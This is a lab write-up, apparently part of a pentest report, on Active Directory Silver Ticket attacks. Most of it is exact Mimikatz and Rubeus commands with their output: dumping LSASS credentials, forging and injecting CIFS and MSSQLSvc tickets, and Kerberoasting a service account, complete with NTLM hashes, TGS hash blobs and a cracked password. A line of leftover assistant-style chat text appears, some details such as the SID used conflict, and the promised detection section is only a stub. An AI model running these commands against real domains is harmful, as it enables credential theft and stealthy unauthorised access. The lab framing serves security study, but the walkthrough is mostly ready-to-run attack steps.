Locally via Mimikatz and Rubeus

Domain Persistence: Local Silver Ticket Attack (Mimikatz)

1. Attack Overview

A Silver Ticket attack allows an attacker to forge a valid Ticket Granting Service (TGS) ticket for specific services to maintain stealthy persistence on an Active Directory enterprise domain. Because the Silver Ticket is forged using the target service account's NTLM hash, it requires no intermediary Ticket Granting Ticket (TGT) and no communication with a Domain Controller, making it extremely stealthy.

In this scenario, the attack is executed locally on a compromised Windows workstation. The goal is to forge a ticket for the CIFS (file sharing) service on `DC01.lab.local` using Mimikatz.

Step 1: Extracting the Target Hashes and Domain SID

To forge the ticket locally, we first need the NTLM hash of the machine account (`DC01$`) and the Domain SID. Assuming administrative or debug privileges on a machine where these credentials might reside in memory, we use Mimikatz to extract them.

1. Launch Mimikatz and elevate privileges using `privilege::debug`.
2. Execute `sekurlsa::logonpasswords` to dump the hashes from memory.

> *Caption: Running `sekurlsa::logonpasswords` in Mimikatz to extract the `DC01$` machine account NTLM hash (`4a1b54605031889c862565ba05b3f202`).*

```
Select Administrator: C:\Windows\system32\cmd.exe - powershell
             iis   -  IIS XML Config module
             rpc   -  RPC control of mimikatz
            sr98   -  RF module for SR98 device and T5577 target
             rdm   -  RF module for RDM(830 AL) device
             acr   -  ACR Module

mimikatz # ekurlsa::logonpasswords^C
C:\Users\naruto_uzumaki07>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 367796 (00000000:00059cb4)
Session           : Service from 0
User Name         : himds
Domain            : NT SERVICE
Logon Server      : (null)
Logon Time        : 2/23/2026 8:31:52 AM
SID               : S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083
        msv :
         [00000003] Primary
         * Username : DC01$
         * Domain   : Lab
         * NTLM     : 4a1b54605031889c862565ba05b3f202
         * SHA1     : c526ae7d1e4e2807a344b0b93170112b39a77cb6
        tspkg :
        wdigest :
         * Username : DC01$
         * Domain   : Lab
         * Password : (null)
        kerberos :
         * Username : DC01$
```

> *Caption: Further reviewing the dumped memory to confirm the Domain SID (`S-1-5-21-2216088209...`) and user session details.*

```
Select Administrator: C:\Windows\system32\cmd.exe - powershell
         * Domain   : Lab
         * Password : (null)
        kerberos :
         * Username : DC01$
         * Domain   : lab.local
         * Password : a2 84 a6 96 b9 0b 8f d7 4f 54 5f 17 fa 77 35 35 94 a7 91 43 57 e8 78 e3 c5 8e 69 85 2b a7 df d2 28 52 3
1 eb 3a f9 d3 6c 93 f9 04 4c d5 00 3c c2 c6 16 5f c7 b8 fe e0 39 5c a4 b3 02 b4 7a 82 d2 6c d0 54 fb 0f 39 8a bc 19 09 e4 7d
62 fb 8e 21 74 26 91 fc 70 d6 0b dc 2b 70 b8 e4 c7 b5 56 00 d2 f7 d7 be 93 51 83 cc ce 3f 45 ec ed d8 6b 83 48 42 06 a8 69 fa
 63 0c f4 1b 55 f7 56 3e 2d dd a0 5a 5a d7 03 97 2e 45 64 2d de 43 a8 1e 42 07 c0 b1 48 63 58 aa 53 dd f4 7d c2 f3 2a 1c 40 3
2 b6 15 8f a4 6b 31 22 bf 49 0a c7 db 2c 3c 7f 90 c6 60 95 44 33 77 14 0c 1b 56 46 06 55 fb d7 5c 23 34 57 2c 89 c5 2a 8f c3
b4 68 9c 8c 67 af 54 f2 17 31 ff c6 7d 89 bf 68 92 0b 0a 4c 3d a0 b4 1f 0a 30 25 43 c5 93 2a 12 1b 9e 47 96 e7 b0 26
        ssp :
        credman :

Authentication Id : 0 ; 251707 (00000000:0003d73b)
Session           : Interactive from 1
User Name         : naruto_uzumaki07
Domain            : Lab
Logon Server      : DC01
Logon Time        : 2/23/2026 8:30:58 AM
SID               : S-1-5-21-2216088209-294889007-2916038325-1000
        msv :
         [00000003] Primary
         * Username : naruto_uzumaki07
         * Domain   : Lab
         * NTLM     : 41519845566893ac176d44a56d5baad3
         * SHA1     : d5e5cac544d3a85b1861482ed392ce1b8d172f77
         * DPAPI    : e5169d02aff1d05c5b5fd13588e8c4c6
        tspkg :
        wdigest :
         * Username : naruto_uzumaki07
         * Domain   : Lab
         * Password : (null)
        kerberos :
         * Username : naruto_uzumaki07
         * Domain   : LAB.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

Step 2: Forging and Injecting the Ticket Directly (Pass-The-Ticket)

Mimikatz's `kerberos::golden` module is used to forge the Silver Ticket. By appending the `/ptt` flag, the forged ticket is injected directly into the current session's memory, bypassing the need to save it to disk.

Command Syntax Used: `kerberos::golden /sid:S-1-5-80-4215458991... /domain:lab.local /target:DC01.lab.local /service:cifs /rc4:4a1b54605031889c862565ba05b3f202 /user:naruto_uzumaki07 /ptt /id:1339`

> *Caption: Utilizing Mimikatz to successfully forge the Silver Ticket for the `cifs` service and injecting it directly into the current session via the `/ptt` flag.*

```
mimikatz # kerberos::golden /sid:S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083 /domain:lab.local /target:DC
01.lab.local /service:cifs /rc4:4a1b54605031889c862565ba05b3f202 /user:naruto_uzumaki07 /ptt /id:1339
User      : naruto_uzumaki07
Domain    : lab.local (LAB)
SID       : S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083
User Id   : 1339
Groups Id : *513 512 520 518 519
ServiceKey: 4a1b54605031889c862565ba05b3f202 - rc4_hmac_nt
Service   : cifs
Target    : DC01.lab.local
Lifetime  : 2/23/2026 9:02:44 AM ; 2/21/2036 9:02:44 AM ; 2/21/2036 9:02:44 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'naruto_uzumaki07 @ lab.local' successfully submitted for current session

mimikatz # exit
Bye!
```

To verify the ticket was successfully injected into the Local Security Authority (LSA) cache, we can use the native Windows `klist` command.

> *Caption: Running `klist` confirms the forged ticket for `naruto_uzumaki07` is cached in memory.*

```
Select Administrator: C:\Windows\system32\cmd.exe - powershell

C:\Users\naruto_uzumaki07>klist

Current LogonId is 0:0x3d73b

Cached Tickets: (1)

#0>     Client: naruto_uzumaki07 @ lab.local
        Server: cifs/DC01.lab.local @ lab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 2/23/2026 9:02:44 (local)
        End Time:   2/21/2036 9:02:44 (local)
        Renew Time: 2/21/2036 9:02:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

With the ticket active, we can seamlessly access the Domain Controller's restricted administrative shares.

> *Caption: Executing `dir \\dc01.lab.local\c$` successfully lists the root directory of the Domain Controller, proving persistence.*

```
C:\Users\naruto_uzumaki07>dir \\dc01.lab.local\c$
 Volume in drive \\dc01.lab.local\c$ has no label.
 Volume Serial Number is 96A5-95EB

 Directory of \\dc01.lab.local\c$

02/08/2026  12:01 AM       118,904,904 arcsetup.exe
02/13/2026  11:45 AM             1,424 choji_akimichi.kirbi
02/09/2026  10:37 AM    <DIR>          Confidential
02/13/2026  11:45 AM             1,354 deidara.kirbi
02/13/2026  11:45 AM             1,404 gaara_sabaku.kirbi
02/13/2026  11:45 AM             1,316 geet.kirbi
02/13/2026  11:45 AM             1,434 hashirama_senju.kirbi
02/13/2026  11:45 AM             1,342 hidan.kirbi
02/13/2026  11:45 AM             1,404 hinata_hyuga.kirbi
02/13/2026  11:45 AM             1,444 hiruzen_sarutobi.kirbi
02/13/2026  11:45 AM             1,314 Ino.kirbi
02/13/2026  11:45 AM             1,404 ino_yamanaka.kirbi
02/13/2026  11:45 AM             1,430 itachi_uchiha.kirbi
02/13/2026  11:45 AM             1,354 jiraiya.kirbi
02/13/2026  11:45 AM             1,424 kakashi_hatake.kirbi
02/13/2026  11:45 AM             1,424 kakashi_hokage.kirbi
02/13/2026  11:45 AM             1,344 kakuzu.kirbi
02/13/2026  11:45 AM             1,354 kankuro.kirbi
02/13/2026  11:45 AM             1,316 kiba.kirbi
02/13/2026  11:45 AM             1,404 kiba_inuzuka.kirbi
02/13/2026  11:45 AM             1,444 kisame_hoshigaki.kirbi
02/13/2026  11:45 AM             1,342 konan.kirbi
02/13/2026  11:45 AM             1,253 lab.txt
02/22/2026  08:07 PM           187,297 mimikatz.exe
02/13/2026  11:45 AM             1,434 minato_namikaze.kirbi
02/07/2026  11:09 PM    <DIR>          MMA
02/13/2026  11:45 AM             1,422 naruto_hokage.kirbi
02/13/2026  11:45 AM             1,384 neji_hyuga.kirbi
02/13/2026  11:45 AM             1,334 ninja.kirbi
02/13/2026  11:45 AM             1,344 nobita.kirbi
02/08/2026  12:09 PM             3,154 OnboardingScript.ps1
02/13/2026  11:45 AM             1,384 orochimaru.kirbi
02/08/2026  11:29 AM    <DIR>          Packages
```

Step 3: Forging and Saving the Ticket to Disk (`.kirbi`)

Alternatively, if you want to save the ticket for later use, lateral movement, or to import it via other tools, you can execute the exact same Mimikatz command *without* the `/ptt` flag.

> *Caption: Forging the Silver Ticket without the `/ptt` flag saves it locally as a `ticket.kirbi` file.*

```
C:\Users\naruto_uzumaki07>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /sid:S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083 /domain:lab.local /target:DC
01.lab.local /service:cifs /rc4:4a1b54605031889c862565ba05b3f202 /user:naruto_uzumaki07 /id:1339
User      : naruto_uzumaki07
Domain    : lab.local (LAB)
SID       : S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083
User Id   : 1339
Groups Id : *513 512 520 518 519
ServiceKey: 4a1b54605031889c862565ba05b3f202 - rc4_hmac_nt
Service   : cifs
Target    : DC01.lab.local
Lifetime  : 2/23/2026 9:04:44 AM ; 2/21/2036 9:04:44 AM ; 2/21/2036 9:04:44 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # exit
Bye!

C:\Users\naruto_uzumaki07>klist

Current LogonId is 0:0x3d73b

Cached Tickets: (1)
```

> *Caption: A simple `dir` command verifying the `ticket.kirbi` payload has been successfully saved to the `C:\Users\naruto_uzumaki07` directory.*

```
C:\Users\naruto_uzumaki07>dir
 Volume in drive C has no label.
 Volume Serial Number is 96A5-95EB

 Directory of C:\Users\naruto_uzumaki07

02/23/2026  08:31 AM    <DIR>          .
02/23/2026  08:31 AM    <DIR>          ..
02/17/2026  11:15 AM    <DIR>          .ssh
02/05/2026  03:40 PM    <DIR>          3D Objects
02/06/2026  11:27 AM            21,978 ab.ps1
02/08/2026  01:02 PM           155,262 AMA.msi
02/07/2026  09:26 PM             1,980 ascript.ps1
02/05/2026  03:40 PM    <DIR>          Contacts
02/09/2026  12:57 PM    <DIR>          Desktop
02/05/2026  03:40 PM    <DIR>          Documents
02/05/2026  03:40 PM    <DIR>          Downloads
02/12/2026  08:12 PM                 0 dsquery
02/05/2026  03:40 PM    <DIR>          Favorites
02/17/2026  10:45 AM            56,051 fgdump
02/17/2026  10:34 AM           190,331 fgdump.exe
02/20/2026  10:24 AM         1,118,208 LAPS.x64.msi
02/05/2026  03:40 PM    <DIR>          Links
02/22/2026  11:14 PM         1,250,056 mimikatz.exe
02/05/2026  03:40 PM    <DIR>          Music
02/06/2026  11:26 AM                 0 name.ps1
02/05/2026  03:40 PM    <DIR>          Pictures
02/22/2026  11:13 PM           833,472 PsExec64.exe
02/05/2026  03:40 PM    <DIR>          Saved Games
02/05/2026  03:40 PM    <DIR>          Searches
02/23/2026  09:04 AM             1,407 ticket.kirbi
02/22/2026  11:01 PM    <DIR>          Tools
02/05/2026  03:40 PM    <DIR>          Videos
02/06/2026  12:24 AM            20,407 VulnAD.ps1
              12 File(s)      3,649,152 bytes
              16 Dir(s)  41,140,830,208 bytes free
```

Step 4: Alternative Injection Using Rubeus

If the ticket was saved as a `.kirbi` file (as demonstrated in Step 3), it can be injected into memory using other C# based post-exploitation tools like Rubeus.

1. Execute Rubeus with the `ptt` module to import the file into the session.
   Command: `.\Rubeus.exe ptt /ticket:ticket.kirbi`

> *Caption: Rubeus successfully parsing and importing the `ticket.kirbi` file into the active logon session.*

```
PS C:\Users\naruto_uzumaki07> .\Rubeus.exe ptt /ticket:ticket.kirbi


  _____       _
  (_____ \     | |
   ____) )_   _| |__  ____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\naruto_uzumaki07> klist

Current LogonId is 0:0x3d73b

Cached Tickets: (1)

#0>     Client: naruto_uzumaki07 @ lab.local
        Server: cifs/DC01.lab.local @ lab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 2/23/2026 9:04:44 (local)
        End Time:   2/21/2036 9:04:44 (local)
        Renew Time: 2/21/2036 9:04:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

1. Validate the import and confirm access.

> *Caption: Verifying the ticket is securely cached using the `klist` command.*

```
C:\Users\naruto_uzumaki07>klist

Current LogonId is 0:0x3d73b

Cached Tickets: (1)

#0>     Client: naruto_uzumaki07 @ lab.local
        Server: cifs/DC01.lab.local @ lab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 2/23/2026 9:02:44 (local)
        End Time:   2/21/2036 9:02:44 (local)
        Renew Time: 2/21/2036 9:02:44 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

> *Caption: Re-confirming persistent access to `\\dc01.lab.local\c$` using the ticket imported by Rubeus.*

```
PS C:\Users\naruto_uzumaki07> dir \\dc01.lab.local\c$


    Directory: \\dc01.lab.local\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/9/2026  10:37 AM                Confidential
d-----         2/7/2026  11:09 PM                MMA
d-----         2/8/2026  11:29 AM                Packages
d-----        11/6/2022  12:28 AM                PerfLogs
d-r---        2/20/2026  10:40 AM                Program Files
d-----        9/15/2018  12:51 PM                Program Files (x86)
d-----        2/22/2026   8:15 PM                PSTools
d-----         2/8/2026   1:28 PM                Resources
d-----         2/7/2026   9:17 PM                Sysmon
d-----        2/17/2026  10:48 AM                temp
d-----        2/22/2026   8:30 PM                Tools
d-r---        2/22/2026   6:05 PM                Users
d-----        2/22/2026  11:51 PM                Windows
-a----         2/8/2026  12:01 AM      118904904 arcsetup.exe
-a----        2/13/2026  11:45 AM           1424 choji_akimichi.kirbi
-a----        2/13/2026  11:45 AM           1354 deidara.kirbi
-a----        2/13/2026  11:45 AM           1404 gaara_sabaku.kirbi
-a----        2/13/2026  11:45 AM           1316 geet.kirbi
-a----        2/13/2026  11:45 AM           1434 hashirama_senju.kirbi
-a----        2/13/2026  11:45 AM           1342 hidan.kirbi
-a----        2/13/2026  11:45 AM           1404 hinata_hyuga.kirbi
-a----        2/13/2026  11:45 AM           1444 hiruzen_sarutobi.kirbi
-a----        2/13/2026  11:45 AM           1314 Ino.kirbi
-a----        2/13/2026  11:45 AM           1404 ino_yamanaka.kirbi
-a----        2/13/2026  11:45 AM           1430 itachi_uchiha.kirbi
-a----        2/13/2026  11:45 AM           1354 jiraiya.kirbi
-a----        2/13/2026  11:45 AM           1424 kakashi_hatake.kirbi
-a----        2/13/2026  11:45 AM           1424 kakashi_hokage.kirbi
-a----        2/13/2026  11:45 AM           1344 kakuzu.kirbi
-a----        2/13/2026  11:45 AM           1354 kankuro.kirbi
-a----        2/13/2026  11:45 AM           1316 kiba.kirbi
```

Domain Persistence: Local Silver Ticket Attack (Rubeus & Kerberoasting)

1. Attack Overview

In the previous scenarios, we targeted the `CIFS` service, which runs under the context of the machine account. However, many enterprise services (such as Microsoft SQL Server - `MSSQLSvc`) are configured to run under dedicated domain user accounts (Service Accounts).

To forge a Silver Ticket for such a service, we cannot use the machine account's hash. Instead, we must obtain the NTLM hash of the specific user account running the target service. If this service account has a registered Service Principal Name (SPN), we can leverage a **Kerberoasting** attack to extract its ticket, crack the

password offline, generate its RC4/NTLM hash, and ultimately forge the Silver Ticket to maintain persistent database access.


Step 1: Kerberoasting the Service Account

Objective: Request the Kerberos TGS for vulnerable service accounts and extract the encrypted hash blob for offline cracking.

Using Rubeus's `kerberoast` module alongside a compromised domain user (`naruto_hokage`), we can query the Active Directory environment for accounts with non-null SPNs and request their tickets.

Command Used: `.\Rubeus.exe kerberoast /domain:lab.local /creduser:lab.local\naruto_hokage /credpassword:KuramaMode@777 /nowrap`

> *Caption: Initiating the Kerberoasting attack with Rubeus, identifying vulnerable accounts like `svc_summon` and dumping their TGS hashes.*



```
Select Administrator: C:\Windows\system32\cmd.exe - powershell
PS C:\Users\naruto_uzumaki07> .\Rubeus.exe kerberoast /domain:lab.local /creduser:lab.local\naruto_hokage /credpassword:Kuram
aMode@777 /nowrap

  _____       _
 (_____ \     | |
  ____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : lab.local
[*] Searching path 'LDAP://DC01.lab.local/DC=lab,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAcco
untName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 10


[*] SamAccountName         : svc_summon
[*] DistinguishedName      : CN=svc_summon,CN=Users,DC=lab,DC=local
[*] ServicePrincipalName   : HOST/svc_summon
[*] PwdLastSet             : 2/6/2026 11:27:59 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_summon$lab.local$HOST/svc_summon@lab.local*$CACA794161FFA1488BDD15532B276BD6$F4
79EAC50EDCBF9881CF0A0B754B06993CA5056795CDE4F29C671BA30DB36B2C5DAD60BCEE0AF6A9A4BF9276FFC3BFFD03363D893045F3D351DEEEEE484BA0B
A203EFB1968F8B8FE6C4D5E2FA448C5D8938DC57112E2CF4E0359463CB6F3F4011F4CE1BAC91EB0794180A22F62A742A77AF8CFA6CBF3046C7D0D69EF0150
21F7EF98A9EEEB1624FD61B00DEDACAD7E4C2694B3E25078BD9A048172D483649D512FE75CAA0082512EF884D6615DB551C1499AEF1B9F1F30E18D273C80C
72C2ECC6BB38B59381CBB22A2DC8720D476B5384590405466140902EBA5CAB41EE62FD8DDC789372A231691E5826177AF7FD1E3CF1E5D03425B53E0FD2268
A6344A4BF001361F22E4F4A8C9FF6A8B548E5193DAD20890348CAE761CB3EFB2B831F5D802D1949AFEB761B1DA8ED6A60752D4C949CD57AFE221E3933A500
8CE1234EC5578097B7CE8D19E810DB15FC11D6C29AAAE9942B51A2ADBC5F4AE9C9F271A459910BC08916E5D07F972228E0E48FCD43BA197612710D736F512
C48534CE304AB56EB8B407B26D93915B93CF2B22AAB3905AC8D21099CFF45BE468A05496099C345CE18EE746B3F6E282CF1ACE2B3D25B72217309F053B1E5
8780DA9080988C88103872AAEA6DC07243D0123938F716A21F2A3D97C89C188A85370FDD4F24C4A68233D2A876D0B8721DE3012C7438BD0242B3E71438C8E
C9D2F3729D3E2066036B4178FCF2BF3F904BCAF8E93753CDDAAE5C235C6FB3000EA7F79CEEE82352D918EFE5FA6A204267725AF01859A71AFE567FEE69859
732F99E02849CC06F03A80BB26936BD676CE708726DBF43F073A3FDD2341BC2CEE2196CAAA84ADAD95557F73BDA235BECFD79F71479A01B6CF360C7576FA6
```

Scrolling through the Rubeus output, we successfully dump the hash for our target service account, `naruto_uzumaki`.

> *Caption: Extracting the Kerberos Hash (TGS-REP) for the `naruto_uzumaki` account, which we identified as the account governing the target service.*

```
[*] SamAccountName         : naruto_uzumaki
[*] DistinguishedName      : CN=naruto_uzumaki,CN=Users,DC=lab,DC=local
[*] ServicePrincipalName   : http/anything
[*] PwdLastSet             : 2/11/2026 4:12:59 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*naruto_uzumaki$lab.local$http/anything@lab.local*$D2214826575D3BEC34A1FA24ECBA51F9$
423993E67B1E832DB750E9E8FC46278E4127EDF6D7ACDE1413F0F66621AE72E60399A6D24A2501A6AD6EF74ADD22ED435F4CB25DB889ECE97CFA3E375EF9F
9D0AC834790889D5A93AA02B617A335EAB0278503811EF1DE4E52255E56552A4600F152D21C31239684BCD111A7D0C2D4B64BB62B51FE19CB8FB48188D841
A0BCDFF27A7A206DF5D5E95CF8AE35F59F1C41C18C13C185EDAB67E7BE74B7D412FE60C1D6310310544A56DF2427A93E100902C331EEBA731A5E1A47E7C01
66BA33D6B332605C10BA1A0CD5F011C6EAEDE7C8634A8259D5656260B4365ADD1A9FAFCF62EA647B532B240EEEE6645F9623B466F9F2F718391D434E6D6C1
83FECA99D4BC3B5D81C8538BB1E7A6D17FA726838F1D2662310F095D8C866A6206698CB0805BD790F5FC8A99BBB4E37A8B4B3A7588AA07E3BF2D6A0398074
42EAE18DD991C598B11CA7507F61DB7F17DFC69F7B90305F8AAC4AF692FBB7CD7C1042F139675268560199F78BF1A48253713D1F6CB30C00CDF55BD44CD03
D9D1DC108EEEB639E9646AD9BF6F5D9A3CFFA242AAD6527631201844BE786CDB85695DC4588982E7024CABE43238C18A80A4583670913808C779D6A18D595
FA3E5D453561884AE6F7C69813D8CE6E824F09514A663899991B0AC248DDED3C58B93BFD65C18BE37169FD0FAEB210FEC8403BAF36DBCE23FF3DE9C6C74D2
D13B09BAD152F73FF41FE84842660D59561A1500EA375B64EE6CF5C61CA7A659709361FD713E720049E0793147EFD5798EA36A18EAC73F069C4C5C5B7A403
1456AA295B35237F0A25A002D686E52BE071CA5CE3AAD346DA9214A2C362A224B80B315105B83E9300740B909D92621C171DFED204CD5C1623C2DACD5D313
9E0D41192DA3B41B0FE3A1D64330580CACE9297FDD595EBF4EBFC95AADDBE0AB7248B98D076F6B6E612266C3662B24F21A1F4C573FB94AA570EA0123961F9
396C3DB06DD272A2064D2729D473E3653408A5F4302168CA1F58E47827A4F2B5977A197DBFB9B2F296419CC4224E307FC5BA03092602E5840E13DC14036B2
AD5F5808803AE335BEF6B0E064E40FC2274E6906FF76F61952A1052708039571FC2BB727437701CDC461B6BDF6584BCC1395474510F3F189DC469E46F008A
59CCC82CFDBDDC9F6D6AB4FE5637E6D083C31E7C26972D64925F36169D85EA1342195F1F04F2098245CAA9E46811FCAFFFB17E64331F7114C02A06C70F45B
6230ABA3E9191C305E329B509A0528B7B271A20C5ADE6F0EA4AC53E642AC90A1B2C2AD42CCBD95717C7F26EADAD5E7F39A7795192C07B1B0E0F39EB3A80F0
7A2FFE5D6751EAA8768ACE9E478AD8A5DBE08E704EE5EBC1FF1C1E2F410BFB66CCC26771B141C59BC3963600CBEE674634DA4E327AB70ED6D90F3B17842C5
57BB8AB673A9D36D8561CB61C61478A46CACE48438868F99C4D4671446CF15949EC8721D94D0CC6FD79B77997D7472156D6984DEF258EA45E82E39351006E
51ECEDE6E8C4D75FDFC6597326D724020AC963B6BD6C3265BBE933D32D81DF896599638F75C44FEB152AEA3D6E9A0FE98721F79CBFE51788CEBC82970AA0C
5E384AB5084D420453827E834483897205A0F3D2D5603614367B9E30DD73C79C009CA5F4DAEF4DF472ADA3E5990425413852A6BB45FF68A43D9E0FC82FE2E
03F5FCE670391A3EBFA6F1CE6AD1FB14CD215CE1F7E264E0217
```

Step 2: Offline Cracking and RC4 Hash Generation

Objective: Crack the extracted TGS ticket offline to retrieve the plaintext password, and then convert it into the NTLM (RC4) hash required for forging the Silver Ticket.

The dumped hash is taken offline and cracked using tools like Hashcat or John the Ripper against a wordlist.


> *Caption: Offline cracking successfully recovers the plaintext password for `naruto_uzumaki`: `Rasengan@123`. I already has the password you can brute force it or crack it with John or hashcat.*

```
'naruto_uzumaki'     = 'Rasengan@123'
```

Because a Kerberos Silver Ticket requires an NTLM (RC4) key to sign the PAC, we must convert the plaintext password into an RC4 hash. We can conveniently do this using the Rubeus `hash` module.

Command Used: `.\Rubeus.exe hash /password:Rasengan@123`

> *Caption: Rubeus successfully calculates the RC4_HMAC (NTLM) hash for the recovered password:* `56D619A1D57D99F74E7218F44684E9F4`.



Step 3: Forging and Injecting the Silver Ticket

Objective: Use the recovered RC4 hash and Domain SID to forge a highly privileged Silver Ticket for the Microsoft SQL Service (`MSSQLSvc`) and inject it into the current logon session.


We utilize the Rubeus `silver` module. We specify the target service (`MSSQLSvc`), the target server (`dc01.lab.local`), the impersonated user (`naruto_uzumaki07`), the Domain SID, and the RC4 key. The `/ptt` flag directly imports the ticket into memory.

Command Used: `.\Rubeus.exe silver /service:MSSQLSvc/dc01.lab.local /rc4:56D619A1D57D99F74E7218F44684E9F4 /sid:S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083 /user:naruto_uzumaki07 /domain:lab.local /ptt`

> *Caption: Rubeus executing the Silver Ticket forging process, building the customized PAC with high-privilege group SIDs (e.g., 512, 513, 519, 518).*

```
PS C:\Users\naruto_uzumaki07>  .\Rubeus.exe silver /service:MSSQLSvc/dc01.lab.local /rc4:56D619A1D57D99F74E7218F44684E9F4 /si
d:S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083 /user:naruto_uzumaki07 /domain:lab.local /ptt

  _____       _
 (_____ \     | |
  ____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Build TGS

[*] Building PAC

[*] Domain         : LAB.LOCAL (LAB)
[*] SID            : S-1-5-80-4215458991-2034252225-2287069555-1155419622-2701885083
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : 56D619A1D57D99F74E7218F44684E9F4
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 56D619A1D57D99F74E7218F44684E9F4
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : MSSQLSvc
[*] Target         : dc01.lab.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'naruto_uzumaki07' to 'MSSQLSvc/dc01.lab.local'

[*] AuthTime       : 2/23/2026 9:25:24 AM
[*] StartTime      : 2/23/2026 9:25:24 AM
[*] EndTime        : 2/23/2026 7:25:24 PM
[*] RenewTill      : 3/2/2026 9:25:24 AM
```

> *Caption: The successful generation of the base64-encoded `ticket.kirbi` and confirmation that the ticket was successfully imported (`[+] Ticket successfully imported!`) into the current session.*



Step 4: Verification and Access

Objective: Confirm the ticket resides in the LSA cache and utilize it to authenticate seamlessly to the target SQL database.

First, we verify the presence of the forged ticket using the native Windows `klist` utility.

> *Caption: Running `klist` verifies the forged ticket for `MSSQLSvc/dc01.lab.local` is cached. Subsequently, executing `sqlcmd -S 192.168.56.10,1433` utilizes this Kerberos ticket to log directly into the SQL server without prompting for a password.*

```
[+] Ticket successfully imported!
PS C:\Users\naruto_uzumaki07> klist

Current LogonId is 0:0x3d73b

Cached Tickets: (1)

#0>     Client: naruto_uzumaki07 @ LAB.LOCAL
        Server: MSSQLSvc/dc01.lab.local @ LAB.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 2/23/2026 9:25:24 (local)
        End Time:   2/23/2026 19:25:24 (local)
        Renew Time: 3/2/2026 9:25:24 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
PS C:\Users\naruto_uzumaki07> sqlcmd -S 192.168.56.10,1433
```

By obtaining a command-line interface on the database via `sqlcmd`, we have successfully demonstrated complete, stealthy persistence over the SQL service without interacting with the Domain Controller.

This completes the documentation for all three methods (Remote via Kali, Local via Mimikatz, and Local via Rubeus). Your full report is now structured, comprehensive, and perfectly aligned with image proofs.

Detection, Mitigation and Remidiation

Phase 4: Detecting Local Attacks (Mimikatz & Rubeus) via Advanced Hunting

When an attacker successfully gains a foothold on a Windows machine and executes tools like Mimikatz or Rubeus locally, the detection strategy shifts heavily toward endpoint telemetry. We must monitor process execution, command-line arguments, memory access (LSASS), and local file drops.

